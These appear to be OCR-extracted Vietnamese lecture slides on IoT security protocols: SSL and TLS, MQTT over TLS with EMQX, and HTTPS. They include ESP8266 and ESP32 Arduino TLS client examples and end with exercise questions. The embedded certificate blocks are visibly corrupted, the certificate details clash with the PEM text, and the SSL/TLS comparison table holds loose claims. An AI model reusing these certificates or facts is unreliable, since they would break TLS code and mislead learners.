
Câu hỏi: Trong IoT chúng ta có những giao thức truyền thông phổ biến nào?

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Câu hỏi: So sánh quá trình truyền thông sử dụng HTTP/HTTPS và MQTT?




CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Secure Sockets Layer (SSL)

Transport Layer Security (TLS)



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Secure Sockets Layer (SSL):

- Là một giao thức bảo mật cũ được phát triển để bảo vệ và mã hóa dữ liệu trong quá trình truyền tải qua mạng Internet.
- Mã hóa bảo vệ dữ liệu không bị đọc trộm, giả mạo hoặc thay đổi trong quá trình truyền thông.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Transport Layer Security (TLS)

- Là một giao thức bảo mật tiêu chuẩn được sử dụng để mã hóa và bảo vệ dữ liệu khi truyền tải qua mạng Internet.
- TLS cung cấp khả năng mã hóa và xác thực dữ liệu giữa các ứng dụng, máy chủ, người dùng và hệ thống

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Transport Layer Security (TLS) hoạt động gồm 3 bước:

Bước 1: Xác thực (Authentication):

- Máy khách và máy chủ xác thực danh tính của nhau bằng cách trao đổi chứng chỉ số (digital certificates).
- Chứng chỉ được phát hành bởi tổ chức chứng nhận (Certificate Authority - CA) đáng tin cậy

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Transport Layer Security (TLS) hoạt động gồm 3 bước:

Bước 2 Thiết lập mã hóa (Encryption Setup):

- Sau khi xác thực, máy khách và máy chủ thỏa thuận và chọn một thuật toán mã hóa phù hợp (gọi là cipher suite) để mã hóa dữ liệu trong suốt quá trình truyền.
- TLS sẽ tạo một khóa mã hóa tạm thời cho mỗi phiên truyền thông (phiên TLS) nhằm bảo mật và đảm bảo tính riêng tư của dữ liệu.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Transport Layer Security (TLS) hoạt động gồm 3 bước:

Bước 3: Đảm bảo toàn vẹn dữ liệu (Data Integrity):

- TLS sử dụng mã xác thực thông điệp (Message Authentication Code - MAC) để bảo vệ toàn vẹn của dữ liệu.
- Bất kỳ sự thay đổi nào trên dữ liệu trong quá trình truyền đều sẽ bị phát hiện ngay lập tức.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Transport Layer Security (TLS)

Step	Client	Direction	Message	Direction	Server
1			Client Hello Support Cipher Suites Guesses Key Agreement Protocol Key Share		
2			Server Hello Key Agreement Protocol Key Share Server Finished		
3			Checks Certificate Generates Keys Client Finished		

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

Feature	SSL	TLS
Stands For	Secure Sockets Layer	Transport Layer Security
Purpose	To provide secure communication over the internet	To provide secure communication over the internet, replacing SSL
Version	SSL 3.0	TLS 1.0 and higher
Encryption Strength	40-bit and 128-bit encryption	Up to 256-bit encryption
Authentication	Server-only authentication	Server and client authentication
Handshake	Two-step handshake process	Three-step handshake process
Vulnerabilities	SSL 3.0 is vulnerable to POODLE and BEAST attacks	TLS 1.0 is vulnerable to the POODLE attack

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

TLS trong MQTT (Transport Layer Security for MQTT):


- Phương pháp bảo mật được tích hợp vào giao thức MQTT để bảo vệ dữ liệu truyền tải giữa các thiết bị IoT (Internet of Things) và các máy chủ MQTT (broker).
- Các nền tảng MQTT đều hỗ trợ phương thức xác thực mã hóa này.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

TLS trong MQTT (Transport Layer Security for MQTT):



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

TLS trong MQTT (Transport Layer Security for MQTT):

Lợi ích:

- **Mã hóa dữ liệu:** TLS mã hóa dữ liệu trước khi truyền, giúp bảo vệ thông tin, ngăn chặn các cuộc tấn công trung gian (man-in-the-middle).
- **Xác thực:** TLS hỗ trợ xác thực máy chủ và có thể xác thực cả thiết bị (client) bằng chứng chỉ số (digital certificates)
- **Toàn vẹn dữ liệu:** TLS sử dụng các thuật toán kiểm tra tính toàn vẹn, giúp phát hiện các thay đổi trái phép đối với dữ liệu.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

TLS trong MQTT (Transport Layer Security for MQTT):

Ví dụ: EMQX (Erlang MQTT Broker)

- Là một nền tảng máy chủ MQTT mã nguồn mở, được thiết kế để xử lý số lượng lớn kết nối từ các thiết bị IoT (Internet of Things)
- Hỗ trợ các tính năng cơ bản và nâng cao giúp phát triển các ứng dụng IoT
- Đa dạng cách thức triển khai: On-premise; Cloud;...



EMQX

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: EMQX (Erlang MQTT Broker)

 EMQX Platform

[Deployments](#) [VAS](#) [Subaccounts](#) [Billing](#) [Tickets](#) [Help](#)

Default Project / deployment-d135afa5

Overview

Access Control

Monitor

Data Integration

Diagnose

Client Connections Guide

Settings

 Session Minutes

0

1 million session minutes (free quota) for every month, with a charge of \$2.00 per million session minutes once the free quota is exceeded.

 Traffic (GB)

0

1 GB traffic (free quota) for every month, with a charge of \$0.15 per GB once the free quota is exceeded.

 Rule Actions

0

1 million rule actions (free quota) for every month, with a charge of \$0.25 per million rule actions once the free quota is exceeded.

MQTT Connection Information

Address: d135afa5.ala.eu-central-1.emqxsl.com

MQTT over TLS/SSL Port: 8883

WebSocket over TLS/SSL Port: 8084

CA Certificate: 

Deployment API Key

API Endpoint: <https://d135afa5.ala.eu-central-1.emqxsl.com:8443/api/v5>

+ New Application



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: EMQX (Erlang MQTT Broker)

```
1 #include <ESP8266WiFi.h>
2 #include <PubSubClient.h>
3 #include <time.h>
4
5 // WiFi credentials
6 const char *ssid = "WIFI_SSID";          // Replace with your WiFi name
7 const char *password = "WIFI_PASSWORD";  // Replace with your WiFi password
8
9 // MQTT Broker settings
10 const int mqtt_port = 8883; // MQTT port (TLS)
11 const char *mqtt_broker = "broker.emqx.io"; // EMQX broker endpoint
12 const char *mqtt_topic = "emqx/esp8266"; // MQTT topic
13 const char *mqtt_username = "emqx"; // MQTT username for authentication
14 const char *mqtt_password = "public"; // MQTT password for authentication
15
16 // NTP Server settings
17 const char *ntp_server = "pool.ntp.org"; // Default NTP server
18 // const char* ntp_server = "cn.pool.ntp.org"; // Recommended NTP server for users in China
19 const long gmt_offset_sec = 0; // GMT offset in seconds (adjust for your time zone)
20 const int daylight_offset_sec = 0; // Daylight saving time offset in seconds
21
22 // WiFi and MQTT client initialization
23 BearSSL::WiFiClientSecure espClient;
24 PubSubClient mqtt_client(espClient);
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: EMQX (Erlang MQTT Broker)

```
26 // SSL certificate for MQTT broker
27 static const char ca_cert[]
28 PROGMEM = R"EOF(
29 -----BEGIN CERTIFICATE-----
30 MIIDjjCCAnagAwIBAgIQAzrx5qcRqaC7KGSxHQn65TANBgkqhkiG9w0BAQsFADBh
31 MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
32 d3cuZGlnaWNlcnQuY29tMSAwHgYDVQQDExdEaWdpQ2VydCBHbG9iYWwgUm9vdCBH
33 MjAeFw0xMzA4MDEwMjAwMDBaFw0zODAxMTUxMjAwMDBaMGExCzAJBgNVBAYTA1VT
34 MRUwEwYDVQQKEwxEaWdpQ2VydCBjb250aW50aW50aW50aW50aW50aW50aW50aW50
35 b20xIDAeBgNVBAMTF0RpZ2l0eSB2Z2VydCBHbG9iYWwgUm9vdCBHbG9iYWwgUm9vdCBH
36 9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuzfNNN7a8myaJCtSnX/RrohCgiN9RlUyfuI
37 2/Ou8jqJkTx65qsGGmvPrC3oXgkkRLpimn7Wo6h+4FR1IAWsULecYxpsMNzaHmx
38 1x7e/dfgy5SDN67sH0N03Xss0r0upS/kqbit0tSZpLYL6ZtrAGCSYP9PIUkY92eQ
39 q2EGnI/yuum06ZIya7XzV+hdG82MHauVBJVJ8zUtlunJbd134/tJS7SsVQepj5Wz
40 tC07TG1F8PapsUwtP1MVYwnSlcUfIKdzXOS0xZKBgyMUNGPHgm+F6HmIcr9g+UQ
41 vI0lCsRnKPZzFBQ9RnbDhxSJITRnrw9FDKZJobq7nMWxM4MphQIDAQAB0IwQDAP
42 BgNVHRMBAf8EBTADAQH/MA4GA1UdDwEB/wQEAwIBhjAdBgNVHQ4EFgQUtiJUIBiV
43 5uNu5g/6+rKs7QYXjzkWdQYJKoZIhvcNAQELBQADggEBAGBnKJRvDkhj6zHd6mcY
44 1Yl9PMWLSn/pvtsrF9+wX3N3KjIT0YFnQoQj8kVnNeyIv/iPsGEMNKSuIEyExtv4
45 NeF22d+mQrvHRAiGfzZ0JFrabA0UWTW98kndth/Jsw1HKj2ZL7tcu7XUIOGZX1NG
46 Fdtom/DzMNU+MeKNhJ7jitrAlj41E6Vf8PlwUHBHQRFXGU7Aj64GxJUTFy8bJZ91
47 8rG0maFvE7FBcf6IKshPECBV1/MURexGrPTqh5Uykw7+U0b6LJ3/iyK5S9kJRaTe
48 pLiaWN0bfVKfjllDiIGknibVb63dDcY3fe0Dkhvld1927jyNxF1WW6LZZm6zNTfL
49 MrY=
50 -----END CERTIFICATE-----
51 )EOF";
52
```

Certificate Information:

- ✓ Common Name: DigiCert Global Root CA
- ✓ Subject Alternative Names:
- ✓ Organization: DigiCert Inc
- ✓ Organization Unit: www.digicert.com
- ✓ Locality:
- ✓ State:
- ✓ Country: US
- ✓ Valid From: November 9, 2006
- ✓ Valid To: November 9, 2031
- ✓ Issuer: DigiCert Global Root CA, DigiCert Inc
- ✓ Key Size: 2048 bit
- ✓ Serial Number: 083be056904246b1a1756ac95991c74a

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: EMQX (Erlang MQTT Broker)

```
66 void setup() {  
67     Serial.begin(115200);  
68     connectToWiFi();  
69     syncTime(); // X.509 validation requires synchronization time  
70     mqtt_client.setServer(mqtt_broker, mqtt_port);  
71     mqtt_client.setCallback(mqttCallback);  
72     connectToMQTT();  
73 }  
74  
75 void connectToWiFi() {  
76     WiFi.begin(ssid, password);  
77     while (WiFi.status() != WL_CONNECTED) {  
78         delay(1000);  
79         Serial.println("Connecting to WiFi...");  
80     }  
81     Serial.println("Connected to WiFi");  
82 }  
83
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: EMQX (Erlang MQTT Broker)

```
84 void syncTime() {
85     configTime(gmt_offset_sec, daylight_offset_sec, ntp_server);
86     Serial.print("Waiting for NTP time sync: ");
87     while (time(nullptr) < 8 * 3600 * 2) {
88         delay(1000);
89         Serial.print(".");
90     }
91     Serial.println("Time synchronized");
92     struct tm timeinfo;
93     if (getLocalTime(&timeinfo)) {
94         Serial.print("Current time: ");
95         Serial.println(asctime(&timeinfo));
96     } else {
97         Serial.println("Failed to obtain local time");
98     }
99 }
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: EMQX (Erlang MQTT Broker)

```
101 void connectToMQTT() {
102     BearSSL::X509List serverTrustedCA(ca_cert);
103     espClient.setTrustAnchors(&serverTrustedCA);
104     while (!mqtt_client.connected()) {
105         String client_id = "esp8266-client-" + String(WiFi.macAddress());
106         Serial.printf("Connecting to MQTT Broker as %s.....\n", client_id.c_str());
107         if (mqtt_client.connect(client_id.c_str(), mqtt_username, mqtt_password)) {
108             Serial.println("Connected to MQTT broker");
109             mqtt_client.subscribe(mqtt_topic);
110             // Publish message upon successful connection
111             mqtt_client.publish(mqtt_topic, "Hi EMQX I'm ESP8266 ^^");
112         } else {
113             char err_buf[128];
114             espClient.getLastSSLError(err_buf, sizeof(err_buf));
115             Serial.print("Failed to connect to MQTT broker, rc=");
116             Serial.println(mqtt_client.state());
117             Serial.print("SSL error: ");
118             Serial.println(err_buf);
119             delay(5000);
120         }
121     }
122 }
```



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

HTTPS (HyperText Transfer Protocol Secure)

- Sử dụng Transport Layer Security (TLS) để mã hóa dữ liệu khi truyền tải qua mạng Internet.
- Giúp bảo vệ thông tin giữa người dùng (client) và máy chủ web (server) khỏi các mối đe dọa như nghe lén, giả mạo và đánh cắp dữ liệu.



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: Sử dụng HTTPS trên Arduino IDE

```
8 #include <Arduino.h>
9
10 #include <WiFi.h>
11 #include <WiFiMulti.h>
12 #include <HTTPClient.h>
13 #include <WiFiClientSecure.h>
14
15 // This is GandiStandardSSLCA2.pem, the root Certificate Authority that si
16 // the server certficate for the demo server https://jigsaw.w3.org in this
17 // example. This certificate is valid until Sep 11 23:59:59 2024 GMT
18 const char* rootCACertificate = \
19 "-----BEGIN CERTIFICATE-----\n" \
20 "MIIF6TCCA9GgAwIBAgIQBeTc05Q4qzuFl8umoZhQ4zANBgkqhkiG9w0BAQwFADCB\n" \
21 "iDELMAkGA1UEBhMCVVMxEzARBgNVBAGTCk5ldyBKZXJzZXkxFDASBgNVBACTC0pl\n" \
22 "cnNleSBDaXR5MR4wHAYDVQQKEGVUaGUgVGVVNFU1RSVVNUIE5ldHdvcmxLjAsBgNV\n" \
23 "BAMTJVVTRVJUcnVzdCBSU0EgQ2VydGhmaWNhdGlvbiBBdXR0b3JpdHkwHhcNMTQw\n" \
24 "OTEyMDAwMDAwWHcNMjQwOTEyMjU5WjBfMQswCQYDVQQGEwJGUjEOMAwGA1UE\n" \
25 "CBMFUGFyaXMxDjAMBGNVBAcTBVBhcm1zMQ4wDAYDVQQKEwVHYW5kaTEgMB4GA1UE\n" \
26 "AxMxMR2FuZGkgU3RhbmdRhcMqGU1NMIENBIDlwggEiMA0GCSqGSIb3DQEBAQUAA4IB\n" \
27 "DwAwggEKAoIBAQCUBC2meZV0/9UAPPWu2JSxKXzAjwsLibmCg5duNyj1ohrP0pIL\n" \
28 "m6jTh5RzhBCf3DXLwi2SrCG5yzv8QMHBgyHwv/j2nPqcghDA0I505Q1MsJFckLSk\n" \
29 "QFEW2uSEei0FXKEfFxxkUap66uEHG4aNAXLy59SDIzme40FMH2sio7QQZrDtgpX\n" \
30 "BT02Vf6Dsuimrdfs5gJ0iHRc2jTbkNJtUQoj1iM=\n" \
31 "-----END CERTIFICATE-----\n";
32
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: Sử dụng HTTPS trên Arduino IDE

```
35 void setClock() {  
36     configTime(0, 0, "pool.ntp.org", "time.nist.gov");  
37  
38     Serial.print(F("Waiting for NTP time sync: "));  
39     time_t nowSecs = time(nullptr);  
40     while (nowSecs < 8 * 3600 * 2) {  
41         delay(500);  
42         Serial.print(F("."));  
43         yield();  
44         nowSecs = time(nullptr);  
45     }  
46  
47     Serial.println();  
48     struct tm timeinfo;  
49     gmtime_r(&nowSecs, &timeinfo);  
50     Serial.print(F("Current time: "));  
51     Serial.print(asctime(&timeinfo));  
52 }  
53  
54
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: Sử dụng HTTPS trên Arduino IDE

```
57 void setup() {  
58  
59     Serial.begin(115200);  
60     // Serial.setDebugOutput(true);  
61  
62     Serial.println();  
63     Serial.println();  
64     Serial.println();  
65  
66     WiFi.mode(WIFI_STA);  
67     WiFiMulti.addAP("SSID", "PASSWORD");  
68  
69     // wait for WiFi connection  
70     Serial.print("Waiting for WiFi to connect...");  
71     while ((WiFiMulti.run() != WL_CONNECTED)) {  
72         Serial.print(".");  
73     }  
74     Serial.println(" connected");  
75  
76     setClock();  
77 }  
78
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Ví dụ: Sử dụng HTTPS trên Arduino IDE

```
79 void loop() {
80     WiFiClientSecure *client = new WiFiClientSecure;
81     if(client) {
82         client -> setCACert(rootCACertificate);
83
84         {
85             Serial.print("[HTTPS] begin...\n");
86             if (https.begin(*client, "https://jigsaw.w3.org/HTTP/connection.html")) { // HTTPS
87                 Serial.print("[HTTPS] GET...\n");
88                 // start connection and send HTTP header
89                 int httpCode = https.GET();
90
91                 https.end();
92             } else {
93                 Serial.printf("[HTTPS] Unable to connect\n");
94             }
95
96             // End extra scoping block
97         }
98
99         delete client;
100     } else {
101         Serial.println("Unable to create client");
102     }
103
104     Serial.println();
105     Serial.println("Waiting 10s before the next round...");
106     delay(10000);
107 }
108 }
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

NỘI DUNG BÁO CÁO:

Hãy so sánh đánh giá bảo mật trên ứng dụng IoT dùng giao thức HTTP so với HTTPS trên ứng dụng IoT?

- **Tìm hiểu về HTTP**
- **Tìm hiểu về HTTPS**
- **Cài đặt cấu hình SSL/TLS cho máy chủ WEB**

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

BÀI TẬP + KIỂM TRA

Câu 1: Hãy đề xuất một mô hình bảo mật cho ứng dụng IoT trong lĩnh vực “Nhà thông minh” đa người dùng, đa thiết bị với các yêu cầu sau:

- a. Mô hình tổng thể bài toán?**
- b. Xây dựng tính năng bảo mật cho tính năng bật/tắt thiết bị trong nhà?**
- c. Hãy phân tích và đánh giá bảo mật đã xây dựng ở câu b?**

